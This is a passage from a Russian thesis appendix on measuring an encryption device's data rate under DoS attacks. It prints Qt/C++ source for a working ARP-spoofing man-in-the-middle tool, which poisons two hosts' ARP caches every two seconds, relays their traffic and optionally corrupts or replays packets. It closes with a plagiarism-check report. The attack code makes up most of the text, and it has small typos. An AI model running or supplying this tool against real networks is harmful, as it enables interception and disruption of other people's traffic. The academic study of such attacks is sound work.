    mainwindow.h
FORMS += \
    mainwindow.ui
```

Файл main.cpp

```
#include "mainwindow.h"
#include <QApplication>
int main(int argc, char *argv[])
{
    QApplication a(argc, argv);
    MainWindow w;
    w.show();
    return a.exec();
}
```

Файл mainwindow.h

```
#ifndef MAINWINDOW_H
#define MAINWINDOW_H
#include <QMainWindow>
#include <QMessageBox>
#include <QHostAddress>
#include <QTime>
#include <sys/socket.h>
#include <linux/types.h>
```

```

#include <linux/ip.h>
#include <linux/if.h>
#include <linux/if_arp.h>
#include <linux/if_ether.h>
#include <linux/if_packet.h>
#include <netinet/in.h>
#include <arpa/inet.h>
#include <sys/ioctl.h>
#include <unistd.h>

namespace Ui {
class MainWindow;
}

class MainWindow : public QMainWindow
{
    Q_OBJECT
public:
    explicit MainWindow (QWidget *parent = 0);
    ~MainWindow();

private slots:
    void on_pBtn_checkFirstHost_clicked();
    void on_pBtn_checkSecondHost_clicked();
    void on_pBtn_Start_clicked();
    void on_pBtn_Stop_clicked();
    void on_rb_retranslate_clicked();

private:
    Ui::MainWindow *ui;
    int sock;
    unsigned int localIP;
    unsigned char localMac[6];
    //targets data
    unsigned int firstHostIP;
    unsigned int secondHostIP;
    unsigned char firstHostMAC[ETH_ALEN];
    unsigned char secondHostMAC[ETH_ALEN];
    bool processing;

```

```
};

#endif // MAINWINDOW_H
```

Файл mainwindow.cpp

```
#include "mainwindow.h"

#include "ui_mainwindow.h"

MainWindow::MainWindow(QWidget *parent) :
    QMainWindow(parent),
    ui(new Ui::MainWindow)
{
    ui->setupUi(this);

    //Инициализация

    sock = socket(PF_PACKET, SOCK_RAW, htons(ETH_P_ALL));

    if (sock < 0) {
        QMessageBox::information(0, trUtf8("Ошибка"), trUtf8("Недостаточно прав!
Запустите приложение от имени администратора."));
        exit(EXIT_FAILURE);
    }

    ifreq ifCfg;

    memset(&ifCfg, 0, sizeof (ifCfg));

    memcpy(ifCfg.ifr_name, "eth0", 4);

    if ( ioctl (sock, SIOCGIFINDEX, &ifCfg) < 0 ) exit(EXIT_FAILURE);

    if ( ioctl (sock, SIOCGIFHWADDR, &ifCfg) < 0 ) exit(EXIT_FAILURE);

    else memcpy(localMac, ifCfg.ifr_hwaddr.sa_data, ETH_ALEN);

    if ( ioctl (sock, SIOCGIFADDR, &ifCfg) < 0 ) exit(EXIT_FAILURE);

    else memcpy( (void *)&localIP, (void *)&((struct sockaddr_in
*)&ifCfg.ifr_addr)->sin_addr, sizeof(localIP));

    sockaddr_ll s_ll;

    memset((void *)&s_ll, 0, sizeof(struct sockaddr_ll));

    s_ll.sll_family = PF_PACKET;

    s_ll.sll_protocol = htons(ETH_P_ALL);

    s_ll.sll_ifindex = ifCfg.ifr_ifindex;

    s_ll.sll_pkttype = PACKET_BROADCAST;

    if (bind (sock, (struct sockaddr *) &s_ll, sizeof (struct sockaddr_ll)) < 0)
exit(EXIT_FAILURE);

    QMessageBox::information (0, trUtf8("Оповещение"), trUtf8("Инициализация
прошла успешно."));
```

```

}

MainWindow::~MainWindow()
{
    ::close(sock);
    delete ui;
}

void MainWindow::on_pBtn_checkFirstHost_clicked()
{
    QHostAddress _firstHostIP;

    if (!_firstHostIP.setAddress(ui->le_firstHostIP->text())) {
        QMessageBox::information(0, trUtf8("Ошибка"), trUtf8("Неверный адрес узла №1!"));
        return;
    }

    firstHostIP = htonl(_firstHostIP.toIPv4Address());

    //ARP запрос на первую цель
    unsigned char broadcastMAC[ETH_ALEN] = {0xFF, 0xFF, 0xFF, 0xFF, 0xFF, 0xFF};
    unsigned char buffer[60]; //буфер для принятого пакета
    ethhdr * ethernet_header = (ethhdr *)&buffer[0];
    arphdr * arp_header = (arphdr *)&buffer[sizeof(ethhdr)];
    unsigned char * SHA, * THA;
    unsigned int * SPA, * TPA;

    SHA = &buffer [sizeof(ethhdr) + sizeof(arphdr)]; //sender hardware address
    SPA = (unsigned int *) &buffer [sizeof(ethhdr) + sizeof(arphdr) + 6];
    //sender IP address

    THA = &buffer [sizeof(ethhdr) + sizeof(arphdr) + 6 + 4]; //target hardware address
    TPA = (unsigned int *) &buffer [sizeof(ethhdr) + sizeof(arphdr) + 6 + 4 + 6]; //target IP address

    memset(buffer, 0, 60); //обнуление буфера
    memcpy(ethernet_header->h_dest, broadcastMAC, ETH_ALEN);
    memcpy(ethernet_header->h_source, localMac, ETH_ALEN);
    ethernet_header->h_proto = htons(ETH_P_ARP);
    arp_header->ar_hrd = htons(ETH_P_802_3);
    arp_header->ar_pro = htons(ETH_P_IP);
    arp_header->ar_hln = ETH_ALEN;
    arp_header->ar_pln = 4;
}

```

```

    arp_header->ar_op = htons(ARPOP_REQUEST);
    memcpy(SHA, localMac, ETH_ALEN);
    memcpy(SPA, (void *)&localIP, sizeof(*SPA));
    memcpy(THA, broadcastMAC, ETH_ALEN);
    memcpy(TPA, &firstHostIP, sizeof(*TPA));
    if (write(sock, (void *)&buffer[0], 60) < 0) {
        QMessageBox::information(0, trUtf8("Ошибка"), trUtf8("Не удалось
получить MAC адрес узла №1!"));
    }
    bool flag = true;
    while (flag) {
        QApplication->processEvents();
        int recv = recvfrom(sock, (char *)&buffer[0], 60, 0, NULL, NULL);
        if (recv != -1 && ethernet_header->h_proto == htons(ETH_P_ARP) &&
arp_header->ar_op == htons(ARPOP_REPLY))
            if ( *SPA == firstHostIP) {
                memcpy(firstHostMAC, SHA, ETH_ALEN);
                flag = false;
                ui->lbl_firstMAC->setText(trUtf8("MAC адрес получен"));
            }
    }
}

void MainWindow::on_pBtn_checkSecondHost_clicked()
{
    QHostAddress _secondHostIP;
    if (!_secondHostIP.setAddress(ui->le_secondHostIP->text())) {
        QMessageBox::information(0, trUtf8("Ошибка"), trUtf8("Неверный адрес
узла №2!"));
        return;
    }
    secondHostIP = htonl(_secondHostIP.toIPv4Address());
    //ARP запрос на вторую цель
    unsigned char broadcastMAC[ETH_ALEN] = {0xFF, 0xFF, 0xFF, 0xFF, 0xFF, 0xFF};
    unsigned char buffer[60]; //буфер для принятого пакета
    ethhdr * ethernet_header = (ethhdr *)&buffer[0];
    arphdr * arp_header = (arphdr *)&buffer[sizeof(ethhdr)];
    unsigned char * SHA, *THA;

```

```

    unsigned int  * SPA, * TPA;

    SHA = &buffer [sizeof(ethhdr) + sizeof(arphdr)]; //sender hardware address

    SPA = (unsigned int *) &buffer [sizeof(ethhdr) + sizeof(arphdr) + 6];
//sender IP address

    THA = &buffer [sizeof(ethhdr) + sizeof(arphdr) + 6 + 4]; //target hardware
address

    TPA = (unsigned int *) &buffer [sizeof(ethhdr) + sizeof(arphdr) + 6 + 4 +
6]; //target IP address

    memset(buffer, 0, 60); //обнуление буфера

    memcpy(ethernet_header->h_dest, broadcastMAC, ETH_ALEN);
    memcpy(ethernet_header->h_source, localMac, ETH_ALEN);
    ethernet_header->h_proto = htons(ETH_P_ARP);
    arp_header->ar_hrd = htons(ETH_P_802_3);
    arp_header->ar_pro = htons(ETH_P_IP);
    arp_header->ar_hln = ETH_ALEN;
    arp_header->ar_pln = 4;
    arp_header->ar_op = htons(ARPOP_REQUEST);
    memcpy(SHA, localMac, ETH_ALEN);
    memcpy(SPA, (void *)&localIP, sizeof(*SPA));
    memcpy(THA, broadcastMAC, ETH_ALEN);
    memcpy(TPA, &secondHostIP, sizeof(*TPA));

    if (write(sock, (void *)&buffer[0], 60) < 0) {

        QMessageBox::information(0, trUtf8("Ошибка"), trUtf8("Не удалось
получить MAC адрес узла №2!"));

    }

    bool flag = true;
    while (flag) {
        QApplication->processEvents();

        int recv = recvfrom(sock, (char *)&buffer[0], 60, 0, NULL, NULL);

        if (recv != -1 && ethernet_header->h_proto == htons(ETH_P_ARP) &&
arp_header->ar_op == htons(ARPOP_REPLY))

            if ( *SPA == secondHostIP) {

                memcpy(secondHostMAC, SHA, ETH_ALEN);

                flag = false;

                ui->lbl_secondMAC->setText(trUtf8("MAC адрес получен"));

            }

    }

}

```

```

void MainWindow::on_rb_retranslate_clicked()
{
    ui->cb_checkSum->setEnabled(!ui->rb_retranslate->isChecked());
    ui->cb_MTU->setEnabled(!ui->rb_retranslate->isChecked());
    ui->cb_tinyTTL->setEnabled(!ui->rb_retranslate->isChecked());
    ui->cb_wrongData->setEnabled(!ui->rb_retranslate->isChecked());
    ui->cb_wrongLenth->setEnabled(!ui->rb_retranslate->isChecked());
    ui->lbl_modifications->setEnabled(!ui->rb_retranslate->isChecked());
}

unsigned short checksum (unsigned short *buffer, int size){
    unsigned long cksum=0;
    while (size > 1){
        cksum += *buffer++;
        size -= sizeof(unsigned short);
    }
    if (size==1) cksum += *(unsigned char*)buffer;
    cksum = (cksum >> 16) + (cksum & 0xffff);
    cksum += (cksum >> 16);
    return (unsigned short)(~cksum);
}

void MainWindow::on_pBtn_Start_clicked()
{
    bool retranslate = (ui->rb_retranslate->isChecked()) ? true : false;//повтор
ранее переданных пакетов

    bool badChecksum = (ui->cb_checkSum->checkState() == Qt::Checked) ? true :
false;//Ошибка контрольной суммы

    bool bigMTU = (ui->cb_MTU->checkState() == Qt::Checked) ? true :
false;//превышение MTU

    bool wrongData = (ui->cb_wrongData->checkState() == Qt::Checked) ? true :
false;//корректный заголовок и некорректные данные

    bool tinyTTL = (ui->cb_tinyTTL->checkState() == Qt::Checked) ? true :
false;//малое значение поля TTL

    bool wrongLength = (ui->cb_wrongLenth->checkState() == Qt::Checked) ? true :
false;//некорректное поле длина пакета

    //Инициализация 2х буферов с арп ответами
    //Инициализация для узла 1

    unsigned char ARPtoFirstHost[60];
    memset(ARPtoFirstHost, 0, 60);

```

```

ethhdr * eth = (ethhdr *)&ARPtoFirstHost[0];
arphdr * arp = (arphdr *)&ARPtoFirstHost[sizeof(ethhdr)];
unsigned char * SHA, *THA;
unsigned int * SPA, * TPA;

SHA = &ARPtoFirstHost [sizeof(ethhdr) + sizeof(arphdr)]; //sender hardware
address

SPA = (unsigned int *) &ARPtoFirstHost [sizeof(ethhdr) + sizeof(arphdr) +
6]; //sender IP address

THA = &ARPtoFirstHost [sizeof(ethhdr) + sizeof(arphdr) + 6 + 4]; //target
hardware address

TPA = (unsigned int *) &ARPtoFirstHost [sizeof(ethhdr) + sizeof(arphdr) + 6
+ 4 + 6]; //target IP address

memcpy(eth->h_dest, firstHostMAC, ETH_ALEN); //MAC узла 1
memcpy(eth->h_source, localMac, ETH_ALEN);

eth->h_proto = htons(ETH_P_ARP);
arp->ar_hrd = htons(ETH_P_802_3);
arp->ar_pro = htons(ETH_P_IP);
arp->ar_hln = ETH_ALEN;
arp->ar_pln = 4;
arp->ar_op = htons(ARPOP_REPLY);

memcpy(SHA, localMac, ETH_ALEN); //MAC данного узла
memcpy(SPA, (void *)&secondHostIP, sizeof(*SPA)); //ip узла 2
memcpy(THA, firstHostMAC, ETH_ALEN); //MAC узла 1
memcpy(TPA, &firstHostIP, sizeof(*TPA)); //ip узла 1

//Инициализация для узла 2
unsigned char ARPtoSecondHost[60];
memset(ARPtoSecondHost, 0, 60);
eth = (ethhdr *)&ARPtoSecondHost[0];
arp = (arphdr *)&ARPtoSecondHost[sizeof(ethhdr)];

SHA = &ARPtoSecondHost [sizeof(ethhdr) + sizeof(arphdr)]; //sender hardware
address

SPA = (unsigned int *) &ARPtoSecondHost [sizeof(ethhdr) + sizeof(arphdr) +
6]; //sender IP address

THA = &ARPtoSecondHost [sizeof(ethhdr) + sizeof(arphdr) + 6 + 4]; //target
hardware address

TPA = (unsigned int *) &ARPtoSecondHost [sizeof(ethhdr) + sizeof(arphdr) + 6
+ 4 + 6]; //target IP address

memcpy(eth->h_dest, secondHostMAC, ETH_ALEN);
memcpy(eth->h_source, localMac, ETH_ALEN);

```

```

eth->h_proto = htons(ETH_P_ARP);
arp->ar_hrd = htons(ETH_P_802_3);
arp->ar_pro = htons(ETH_P_IP);
arp->ar_hln = ETH_ALEN;
arp->ar_pln = 4;
arp->ar_op = htons(ARPOP_REPLY);
memcpy(SHA, localMac, ETH_ALEN); //MAC данного узла
memcpy(SPA, (void *)&firstHostIP, sizeof(*SPA)); //ip узла 1
memcpy(THA, secondHostMAC, ETH_ALEN); //MAC узла 2
memcpy(TPA, &secondHostIP, sizeof(*TPA)); //ip узла 2
////////////////////////////////////
write(sock, ARPtoFirstHost, 60);
write(sock, ARPtoSecondHost, 60);
////////////////////////////////////
bool flag = false; //флаг модификации пакета
unsigned char buffer[1600]; //буффер для принятого пакета
ethhdr * ethernet_header = (ethhdr *)&buffer[0];
iphdr * ip_header = (iphdr *)&buffer[sizeof(ethhdr)];
unsigned char * ip_data = &buffer[sizeof(ethhdr) + sizeof(iphdr)];
QTime timer;
timer.start(); //начало отсчета
processing = true;
while (processing) {
    qApp->processEvents(); //Проверка сигналов
    flag = false;
    int a = timer.elapsed();
    if ((a / 1000) >= 2) { //раз в 2 секунды отсылка арп ответов
        timer.start();
        write(sock, ARPtoFirstHost, 60);
        write(sock, ARPtoSecondHost, 60);
    }
    //перехват и модификация пакетов
    int recieved_bytes = recvfrom(sock, (char *)&buffer[0], ETH_FRAME_LEN,
0, NULL, NULL); //количество принятых байт
    if (!memcmp(ethernet_header->h_source, localMac, ETH_ALEN)) continue;
    //перенаправление пакета

```

```

        if (!memcmp(ethernet_header->h_dest, localMac, ETH_ALEN)) {//пакет
пришел на данный узел

            if (!memcmp(ethernet_header->h_source, secondHostMAC, ETH_ALEN))
{//от узла 2

                memcpy(ethernet_header->h_dest, firstHostMAC,
ETH_ALEN); //направление на узел 1

                if (ui->spinBox->text() == "1") flag = true;

            } else if (!memcmp(ethernet_header->h_source, firstHostMAC,
ETH_ALEN)) { //от узла №1

                memcpy(ethernet_header->h_dest, secondHostMAC,
ETH_ALEN); //направление на узел 2

                if (ui->spinBox->text() == "2") flag = true;

            }

            memcpy(ethernet_header->h_source, localMac, ETH_ALEN);

        } else continue; //если пакет не для данного узла

if (flag) { //Операции с пакетом

    if (retranslate) {

        write(sock, (void *)&buffer[0], recieved_bytes);

        write(sock, (void *)&buffer[0], recieved_bytes);

        continue;

    }

    if (wrongLength) ip_header->tot_len = htons(htons(ip_header-
>tot_len) - 2);

    if (tinyTTL) ip_header->tttl = 1;

    if (wrongData) {

        for (unsigned short i = 0; i < htons(ip_header->tot_len); i++) {

            ip_data[i] = i;

        }

    }

    if (badChecksum) {

        ip_header->check += 0xFF;

    } else {

        ip_header->check = 0;

        ip_header->check = checksum((unsigned short *)ip_header,
htons(ip_header->tot_len));

    }

    if (bigMTU) recieved_bytes = 1600;

}

```

```

        //отправка пакет
        write(sock, (void *)&buffer[0], recieved_bytes);
    }

    QMessageBox::information(0, trUtf8("Оповещение"), trUtf8("Атака
остановлена."));
}

void MainWindow::on_pBtn_Stop_clicked()
{
    processing = false;
}

```

Приложение Г
(обязательное)
Протокол проверки ВКР в системе «Антиплагиат»

Протокол

проверки на оригинальность в системе «Антиплагиат.ВУЗ» выпускной квалификационной работы на тему «Программный комплекс исследования скорости передачи данных устройства шифрования в условиях реализации DOS-атак» студента 6 курса Д.И. Костина специальности 10.05.02 – «Информационная безопасность телекоммуникационных систем».

Руководитель ВКР инженер 1 категории НИС-45 АО «ПНИЭИ» С.П. Хворостухин.

Отчет о проверке на заимствования

Автор: Костин Денис Игоревич kostin_pnz@mail.ru / ID: 637

Проверяющий: Фатеев Алексей Григорьевич ibst@pnzgu.ru / ID: 393

Организация: Пензенский гос. Университет


Отчет предоставлен сервисом «Антиплагиат» - <http://pnzgu.antiplagiat.ru>

ИНФОРМАЦИЯ О ДОКУМЕНТЕ

№ документа: 33
Начало загрузки: 15.01.2018 11:11:11
Длительность загрузки: 00:00:08
Имя исходного файла: Костин Денис Игоревич ВКР_12ПТ1_Костин.docx
Размер текста: 5245 кБ
Символов в тексте: 116786
Слов в тексте: 14492
Число предложений: 659

ИНФОРМАЦИЯ ОБ ОТЧЕТЕ

Последний готовый отчет (ред.)
Начало проверки: 15.01.2018 22:49:45
Длительность проверки: 00:00:14
Комментарии: не указано
Модули поиска: Модуль поиска ЭБС "БиблиоРоссика", Модуль поиска ЭБС "BOOK.ru", Коллекция РГБ, Цитирование, Модуль поиска ЭБС "Университетская библиотека онлайн", Коллекция eLIBRARY.RU, Модуль поиска ЭБС "Айбукс", Модуль поиска Интернет, Модуль поиска ЭБС "Лань", Модуль поиска "ПГУ", Кольцо вузов



ЗАИМСТВОВАНИЯ	ЦИТИРОВАНИЯ	ОРИГИНАЛЬНОСТЬ
8,68%	0,14%	91,18%

16.01.2018

_____ С.П. Хворостухин